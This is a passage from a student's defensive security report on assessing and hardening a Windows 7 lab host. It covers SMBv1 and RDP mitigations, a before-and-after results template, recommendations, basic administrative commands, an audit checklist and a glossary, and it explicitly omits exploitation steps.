Document **before/after** screenshots (e.g., protocol capability output, scanner findings) in the `/images` folder of your GitHub repo.

13) What This Report Deliberately Omits (and Why)

To keep the project ethical and safe for public posting, the following are **not included**: - Step-by-step exploitation commands or tool modules.
- Payload selection, shell management, or post-exploitation procedures.
- Bypass techniques, weaponized scripts, or configuration tweaks intended for intrusion.

If you are studying offensive techniques, do so only under faculty supervision and institutional policy, using restricted course materials not published publicly.

14) Results Summary (Template)

Category	Before Mitigation	After Mitigation
SMBv1 Offered	Yes/No	No
Critical SMB CVEs Flagged by Scanner	e.g., Present	Cleared
RDP Configuration	NLA Off/On	NLA On
Network Exposure	445 open to lab	445 restricted
Patch Status	Missing 2017 rollups	Installed

15) Recommendations (Prioritized)

1. **Immediate:** Disable SMBv1; restrict 445/139; apply available security rollups.

2. **Short-Term:** Enforce NLA on RDP, rotate passwords, remove legacy shares, implement backups.

3. **Medium-Term:** Migrate to supported Windows versions and modern file-sharing protocols.

4. **Continuous:** Maintain patch cadence, monitor logs/IDS, and perform periodic configuration audits.

17) Appendices

A) Safe Command Reference (Admin/Defensive)

Use these for documentation and validation—not exploitation.

- **Windows 7: Show IP Address**
  `ipconfig`

- **Windows 7: List Installed Updates (for historical rollups)**
  `wmic qfe list brief /format:table`
- **Windows 7: Check File Sharing State**
  Control Panel → Network and Sharing Center → Advanced sharing settings (ensure password-protected sharing is on; disable public sharing if not needed).
- **Kali: Host Discovery (lab subnet)**
  `nmap -sn <lab_subnet>/24`
  (Non-intrusive ping/ARP sweep to enumerate live hosts in the isolated lab.)
- **Kali: Service Enumeration (conservative)**
  Use default-timing scans to list open ports and versions for documentation. Avoid aggressive flags.
- **SMB Dialects (Information Only)**
  Use capability queries to verify whether SMBv1 is offered. Document the before/after state in the report.

B) Audit Checklist (Fill-In)

☐ System isolated from the internet

☐ Windows Firewall enabled

☐ SMBv1 disabled

☐ Required security rollups installed

☐ RDP requires NLA (and not exposed beyond needed segments)

☐ No anonymous shares

☐ Backups tested

☐ Local admin accounts reviewed

☐ Logs/IDS monitoring in place

☐ After-action re-scan clean

C) Glossary (Selected)

- **SMB (Server Message Block):** Windows file/printer sharing protocol. SMBv1 is legacy and should be disabled.

- **RDP (Remote Desktop Protocol):** Windows remote GUI access on TCP/3389. Use NLA and strong authentication.

- **Vulnerability Assessment:** Identification and evaluation of known weaknesses without exploitation.

- **Exploit:** A method that takes advantage of a vulnerability to execute unintended actions. (Not covered here.)

---

18) Conclusion

This student report shows how to approach a Windows 7 host **safely**: identify risks, understand why they matter, verify detections, and reduce exposure through hardening and updates. Publishing this on GitHub helps others learn responsible defensive practices while avoiding the distribution of attack instructions.

> **Next steps:** Repeat the same safe process on a supported Windows version and compare exposure; extend the repo with detection lab notes (IDS/EDR), and demonstrate before/after metrics to show real risk reduction.